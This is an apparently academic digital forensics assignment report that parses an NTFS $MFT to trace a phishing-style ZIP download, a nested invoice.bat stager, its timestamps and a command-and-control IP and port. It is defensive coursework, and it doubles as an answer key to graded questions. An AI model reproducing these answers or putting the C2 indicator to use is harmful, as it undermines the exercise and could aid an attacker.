INVESTIGATION REPORT

Assignment 1 - Digital Forensics

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Scenario date: 13 February 2024 | Analysis date: 17 October 2026

Direct answers

Question	Answer
1 - Initial ZIP	Stage-20240213T093324Z-001.zip MFT entry 75191, sequence 5.
2 - Full download URL	https://storage.googleapis.com/drive-bulk-export-anonymous/20240213T093324.039Z/4133399871716478688/a40aecd0-1cf3-4f88-b55a-e188d5c1c04f/1/c277a8b4-afa9-4d34-b8ca-e1eb5e5f983c?authuser
3 - Batch file path	C:\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices\invoice.bat
4 - Creation and entry	Filesystem creation ($FILE_NAME): 2024-02-13 16:38:39.9341326 UTC. Entry Number: 23436 (sequence 9). $STANDARD_INFORMATION creation differs: 2024-02-13 17:23:16.0000000 UTC.
5 - C2 endpoint	IP: 43.204.110.203 Port: 6666 (HTTP). The destination is embedded in the 286-byte resident batch stager.

The following walkthrough documents acquisition, parsing, visual review, byte-level extraction, and validation. All evidence times are UTC; no conversion to the examiner computer timezone was applied.

STEP 1 | ACQUISITION

Preserve and identify the evidence

Download MFT.zip from the Classroom assignment attachment and extract its single member, $MFT, into an evidence folder. Keep the downloaded archive and write analysis outputs into a different folder. Calculate SHA-256 before parsing so later checks can detect a source change.




Figure 1. Screenshot of the local evidence view displaying actual file sizes and calculated hashes.

Evidence item	Size	SHA-256
MFT.zip	31,548,025 bytes	4f020a5f1c3524a7dc174be2f4fdb159985385186715e5ce0b17c2d5293648e9
$MFT	322,437,120 bytes	9cab6341521a15d8356221ac1a0d0bcb5823c044caa98c5599ea60c176546dee

The source contains 314,880 addressable 1024-byte record slots. This slot count includes unused space and is different from the number of parsed files or exported CSV rows. The supplied material is an offline MFT, not a full disk image.

STEP 2 | PARSING

Export the full MFT with MFTECmd

Use MFTECmd 2026.5.0 to parse the full source. Export all $FILE_NAME timestamps with --at and resident contents with --ir. This preserves both timestamp sets and makes small scripts and named streams available for inspection.

```
MFTECmd.exe -f "<evidence>\$MFT" --csv "<analysis>"
--csvf MFT.csv --at --ir
```



Figure 2. Saved MFTECmd console output displayed in a local browser view. This is a screenshot of the saved log, not a recreated terminal.

The tool reported 171,927 FILE records and 142,905 free records. The resulting CSV has 397,411 data rows because file names and alternate streams can generate multiple rows. The administrator warning is expected when analyzing this ordinary downloaded file; the source was read successfully without elevation.

Review the export in Timeline Explorer

Open the complete MFT.csv in Timeline Explorer 2026.5.0. Confirm the visible status bar shows 397,411 total lines. Search for Stage-20240213 to isolate the archive and its extraction path; the search reduces the visible result set to 13 rows.




Figure 3a. Full CSV loaded into Timeline Explorer; the status bar reports 397,411 lines.





Figure 3b. The Stage-20240213 search isolates 13 rows. Long resident values increase row height, so precise values are transcribed in later steps.

STEP 4 | QUESTION 1

Identify the initial downloaded archive

Within Simon Stark's Downloads folder, inspect the ZIP entries and follow the matching extraction directory. The initial archive is Stage-20240213T093324Z-001.zip, entry 75191-5, created at 2024-02-13 16:34:40.5874375 UTC. Its parent directory reference is 84412-1 (Downloads).



DIGITAL FORENSICS | SAVED EVIDENCE VIEW

05 | Recover the initial ZIP download URL

Entry 75191, sequence 5; the named $DATA stream Zone.Identifier is resident in the same FILE record.

Field	Value
ZIP filename	Stage-20240213T093324Z-001.zip
Record start	0x496dc00
ADS attribute offset	0x218
ADS content start	0x496de50
ADS length	220 bytes
Update sequence array	PASS: sector trailers match before fixup

```
[ZoneTransfer]

ZoneId=3

HostUrl=https://storage.googleapis.com/drive-bulk-export-anonymous/20240213T093324.039Z/4133399871716478688/a40aecd0-1cf3-4f88-b55a-e188d5c1c04f/1/c277a8b4-afa9-4d34-b8ca-e1eb5e5f983c?authuser
```

Local read-only view of actual analysis outputs. Text is escaped and displayed as evidence; no recovered command is executed. All evidence timestamps shown are UTC.

Figure 4. Entry 75191 and its resident Zone.Identifier stream, read from the original source and displayed in the local evidence view.

Distinguish the outer archive from nested ZIP files

Entry	Object	Relevant creation time (UTC)
75191-5	Stage-20240213T093324Z-001.zip	2024-02-13 16:34:40.5874375
88569-2	Stage\invoice.zip	FN: 2024-02-13 16:35:15.8246934
88576-2	Stage\invoice\invoices.zip	FN: 2024-02-13 16:35:31.9965855
23436-9	Stage\invoice\invoices\invoice.bat	FN: 2024-02-13 16:38:39.9341326


The question's wording "archive.zip" does not name the actual outer ZIP in this sample. The filename above is supported by the MFT and its matching extracted folder; the MFT does not contain the original email.

STEP 5 | QUESTION 2

Extract the ZIP HostUrl from its ADS

Read the named $DATA attribute Zone.Identifier in entry 75191. It is resident, has 220 content bytes, starts at attribute offset 0x218, and stores its value at absolute MFT file offset 0x0496DE50. The independent reader and MFTECmd return identical stream bytes.

```
[ZoneTransfer]
ZoneId=3
HostUrl=https://storage.googleapis.com/drive-bulk-export-anonymous/20240213T093324.039Z/4133399871716478
688/a40aecd0-1cf3-4f88-b55a-e188d5c1c04f/1/c277a8b4-afa9-4d34-b8ca-e1eb5e5f983c?authuser
```



DIGITAL FORENSICS | SAVED EVIDENCE VIEW

05 | Recover the initial ZIP download URL

Entry 75191, sequence 5; the named $DATA stream Zone.Identifier is resident in the same FILE record.

Field	Value
ZIP filename	Stage-20240213T093324Z-001.zip
Record start	0x496dc00
ADS attribute offset	0x218
ADS content start	0x496de50
ADS length	220 bytes
Update sequence array	PASS: sector trailers match before fixup

```
[ZoneTransfer]

ZoneId=3

HostUrl=https://storage.googleapis.com/drive-bulk-export-anonymous/20240213T093324.039Z/4133399871716478688/a40aecd0-1cf3-4f88-
b55a-e188d5c1c04f/1/c277a8b4-afa9-4d34-b8ca-e1eb5e5f983c?authuser
```

Local read-only view of actual analysis outputs. Text is escaped and displayed as evidence; no recovered command is executed. All evidence timestamps shown are UTC.

Figure 5. The original Zone.Identifier text is shown under the verified record and attribute offsets.


The complete URL ends in ?authuser exactly as stored. No value, trailing equals sign, or account number was added. This is provenance metadata for the ZIP download; it does not, by itself, establish that the hosting provider or domain was malicious.

STEP 6 | QUESTION 3

Resolve the batch stager’s full path

Identify invoice.bat and traverse its parent MFT references. Check each parent’s sequence number to avoid resolving a reused record incorrectly. Choose the long Win32 name when both it and a DOS alias such as DOWNLO~1 are present. The independently resolved chain matches the parser path.

```
C:\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices\invoice.bat
```



DIGITAL FORENSICS | SAVED EVIDENCE VIEW

06 | Resolve the full path of the batch stager

The parent entry and parent sequence were checked at every level. Long Win32 names were selected rather than DOS 8.3 aliases.

Entry-sequence	Name	Parent entry-sequence
23436-9	invoice.bat	88577-2
88577-2	invoices	88575-2
88575-2	invoice	88568-2
88568-2	Stage	60527-7
60527-7	Stage-20240213T093324Z-001	84412-1
84412-1	Downloads	61064-5
61064-5	simon.stark	27824-2
27824-2	Users	5-5

```
C:\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices\invoice.bat
```

```
[ZoneTransfer]

ZoneId=3

ReferrerUrl=C:\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices.zip
```

Local read-only view of actual analysis outputs. Text is escaped and displayed as evidence; no recovered command is executed. All evidence timestamps shown are UTC.


Figure 6. The checked parent-entry chain and the batch file’s Zone.Identifier ReferrerUrl. This is a local display of extracted evidence.

The batch stream’s ReferrerUrl names the immediate source archive invoices.zip. The verified hierarchy is outer ZIP -> Stage -> invoice.zip -> invoice\invoices.zip -> invoices\invoice.bat. The hierarchy and script behavior are consistent with the supplied scenario.

STEP 7 | QUESTION 4

Report both creation timestamps

For invoice.bat, the entry number is 23436 (hex 0x5B8C), sequence 9, at source offset 0x016E3000. Decode the FILETIME values directly and compare the result with MFTECmd. Preserve both creation values because they differ.



DIGITAL FORENSICS | SAVED EVIDENCE VIEW

07 | Compare both creation timestamps

invoice.bat | Entry 23436 (0x5B8C), sequence 9 | FILE record starts at 0x016E3000.

Timestamp	STANDARD_INFORMATION (0x10)	FILE_NAME (0x30)
Created	2024-02-13 17:23:16.0000000 UTC	2024-02-13 16:38:39.9341326 UTC
Modified	2024-02-13 16:38:39.9653266 UTC	2024-02-13 16:38:39.9341326 UTC
MftChanged	2024-02-13 16:38:39.9653266 UTC	2024-02-13 16:38:39.9341326 UTC
Accessed	2024-02-13 16:38:41.1059705 UTC	2024-02-13 16:38:39.9341326 UTC

```
FILE_NAME creation: 2024-02-13 16:38:39.9341326 UTC
STANDARD_INFORMATION creation: 2024-02-13 17:23:16.0000000 UTC
Difference: 44 minutes 36.0658674 seconds

The filename timestamp fits the extraction sequence. The SI creation timestamp is later than its own modification timestamp.
Preserve both values; a mismatch alone does not prove timestomping.
```

Local read-only view of actual analysis outputs. Text is escaped and displayed as evidence; no recovered command is executed. All evidence timestamps shown are UTC.

Figure 7. Byte-validated timestamp values from both NTFS attributes, displayed without timezone conversion.

Field	Creation value (UTC)
$FILE_NAME / Created0x30	2024-02-13 16:38:39.9341326
$STANDARD_INFORMATION / Created0x10	2024-02-13 17:23:16.0000000
Entry Number / sequence	23436 / 9

Use 2024-02-13 16:38:39 UTC as the filesystem creation event in the extraction timeline. The SI creation value is 44 minutes 36.0658674 seconds later and is later than its own modification value. This warrants caution; archive metadata, copying, and timestamp changes can create discrepancies. The mismatch alone does not prove timestomping.

Inspect the record in MFT Explorer

MFT Explorer 2026.5.0 was used to inspect the selected batch record and its raw bytes. For responsive GUI review, a derived 14-record file was built by copying selected 1024-byte records unchanged at their original source offsets, retaining the root and full parent chain. Other slots were zeroed. This review file is identified as case_records.MFT; all findings were obtained from and verified against the complete original $MFT.

